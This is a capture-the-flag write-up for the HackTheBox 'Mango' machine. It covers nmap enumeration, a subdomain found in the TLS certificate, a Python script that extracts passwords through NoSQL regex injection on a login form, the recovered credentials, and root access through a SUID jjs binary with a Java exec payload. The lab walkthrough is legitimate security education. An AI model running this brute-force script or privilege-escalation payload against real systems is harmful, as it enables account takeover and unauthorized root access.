Mango - Write-up - HackTheBox

noraj

2020-08-06

Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-mango-write-up/

1.0.1 Box

- **Name:** Mango
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Linux
- **Points:** 30

Figure 1.1: mango

1.1 Write-up

1.1.1 Overview

- **Network enumeration**: 22, 80, 443
- **Webapp discovery**: SSL cert leaks subdomain in CN
- **Webapp exploitation**: mango -> mongDB -> noSQLi
- **System enumeration**: jjs history
- **System Elevation of Privilege (EoP)**: jjs SUID

1.1.2 Network enumeration

TL;DR: 22, 80, 443

This time I launched a full scan with nmap: `nmap -A -oA nmap_full 10.10.10.162`:

```
# Nmap 7.80 scan initiated Thu Mar 26 23:50:11 2020 as: nmap -A -oA nmap_full 10.10.10.162
Nmap scan report for 10.10.10.162
Host is up (0.031s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 403 Forbidden
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Mango | Search Base
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv
↪  Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
No exact OS matches for host (If you know what OS is running on it, see
↪  https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/26%OT=22%CT=1%CU=31997%PV=Y%DS=2%DC=T%G=Y%TM=5E7D31B
OS:F%P=x86_64-unknown-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A
OS:)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54
OS:DST11NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120
OS:)ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
```


```
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT      ADDRESS
1   33.10 ms 10.10.14.1
2   33.13 ms 10.10.10.162

OS and Service detection performed. Please report any incorrect results at
↪   https://nmap.org/submit/ .
# Nmap done at Thu Mar 26 23:50:39 2020 -- 1 IP address (1 host up) scanned in 28.40 seconds
```

As for many boxes, we have only a web application and a SSH server.

1.1.3 Webapp discovery

TL;DR: SSL cert leaks subdomain in CN

When we try to reach the port 80 (http://10.10.10.162) we are denied.




Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.10.10.162 Port 80

On port 443 (https://10.10.10.162) there is a search engine, but after a few minutes enumerating and fuzzing manually I concluded this was a rabbit hole.



If you look carefully at the nmap results, one of the scripts discloses us a subdomain.

```
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv
↪  Ltd./stateOrProvinceName=None/countryName=IN
```

It is also possible to find it with `openssl`:


```
$ openssl s_client -connect 10.10.10.162:443
...
issuer=C = IN, ST = None, L = None, O = Mango Prv Ltd., OU = None, CN =
↪  staging-order.mango.htb, emailAddress = admin@mango.htb
```

So I set the IP matching `staging-order.mango.htb` in `/etc/hosts`:

```
10.10.10.162 staging-order.mango.htb
```

And when returning on port 80 (http://staging-order.mango.htb/) we are no longer denied.

This is a login page with a form:



1.1.4 Webapp exploitation

TL;DR: mango -> mongDB -> noSQLi

Here a small guessing step is required.

The name of the box is *mango*, a popular NoSQL database is MongoDB, so it is suggesting that we have to exploit a NoSQLi, definitely on the auth form.

For people who never exploited a NoSQLi vulnerability before, you can find some payload on PayloadsAllTheThings. I contributed several time to the NoSQLi page so I know the payload that are here.

I adapted one script to bruteforce the password of a given account.

```python
import requests
import urllib3
import string
import urllib
urllib3.disable_warnings()

username="mango"
password=""
u="http://staging-order.mango.htb/"
headers={'content-type': 'application/x-www-form-urlencoded'}

while True:
    for c in string.printable:
        if c not in ['*','+','.','?','|','&','$']:
            payload='username=%s&password[$regex]=^%s&login=login' % (username, password + c)
            r = requests.post(u, data = payload, headers = headers, verify = False,
↪   allow_redirects = False)
            if 'Log in for ordering Sweet & Juicy Mango.' not in r.text or r.status_code ==
            ↪   302:
                print("Found one more char : %s" % (password+c))
                password += c
```

Let's run it for `admin` user:

```
$ python bf.py
Found one more char : t
Found one more char : t9
Found one more char : t9K
Found one more char : t9Kc
Found one more char : t9KcS
Found one more char : t9KcS3
Found one more char : t9KcS3>
Found one more char : t9KcS3>!
Found one more char : t9KcS3>!0
Found one more char : t9KcS3>!0B
Found one more char : t9KcS3>!0B#
Found one more char : t9KcS3>!0B#2
```

We can also run it for `mango`.

Finally we have 2 accounts:

- `admin` / `t9KcS3>!0B#2`
- `mango` / `h3mXK8RhU~f{]f5H`

There is even a guy that made a small script / tool around this so you don't have to change your script each time.

If you try to login with a accounts you will get this message:

```
<h1>Under Plantation</h1>
<h2>Sorry for the inconvenience. We just started farming!</h2>
<h3>To contact us in the meantime please email: admin@mango.htb<br />
We rarely look at our inboxes.</h3>
```

1.1.5 System enumeration

TL;DR: jjs history

It seems there is not more stuff to do on teh webapp.

But we can use the credentials to connect via ssh.

```
$ ssh mango@10.10.10.162

mango@mango:~$ ls -lhA /home/admin/
total 40K
lrwxrwxrwx 1 admin admin    9 Sep 27 14:30 .bash_history -> /dev/null
-rw-r--r-- 1 admin admin  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 admin admin 3.7K Apr  4  2018 .bashrc
-rw-rw-r-- 1 root  admin  481 Mar 27 16:53 .jjs.history
-rw-rw-r-- 1 admin admin  227 Mar 27 16:53 js
drwxrwxr-x 3 admin admin 4.0K Mar 27 16:27 .local
-rw-r--r-- 1 admin admin  807 Apr  4  2018 .profile
-rw-rw-r-- 1 admin admin 8.5K Mar 27 16:31 test.py
-r-------- 1 admin admin   33 Sep 27 14:29 user.txt

mango@mango:~$ su admin
Password:
$ id
uid=4000000000(admin) gid=1001(admin) groups=1001(admin)
```

```
$ cd
$ cat user.txt
79bf31c6c6eb38a8567832f7f8b47e92
```

We found the user flag we also saw there is a `.jjs.history` file.

1.1.6 System Elevation of Privilege (EoP)

TL;DR: jjs SUID

So let's find where is the `jjs` binary on the file system.

```
admin@mango:/home/admin$ ls -lh $(which jjs)
lrwxrwxrwx 1 root root 21 Sep 27 14:15 /usr/bin/jjs -> /etc/alternatives/jjs
admin@mango:/home/admin$ ls -lh /etc/alternatives/jjs
lrwxrwxrwx 1 root root 42 Sep 27 14:15 /etc/alternatives/jjs ->
↪  /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
admin@mango:/home/admin$ ls -lh /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-sr-- 1 root admin 11K Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

We can see there is a SUID bit on the binary.

As each time we want to do an EoP on Linux, let's check GTFOBins first. There is a page for jjs.

So using the SUID EoP payload we found on GTFOBins, we can elevate our privileges to root, and use this to read the root flag.

```
$ echo "Java.type('java.lang.Runtime').getRuntime().exec('cp /root/root.txt
↪  /tmp/.noraj/noraj.txt').waitFor()" | jjs
$ echo "Java.type('java.lang.Runtime').getRuntime().exec('chmod g+rw
↪  /tmp/.noraj/noraj.txt').waitFor()" | jjs
$ cat /tmp/.noraj/noraj.txt
8a8ef79a7a2fbb01ea81688424e9ab15
```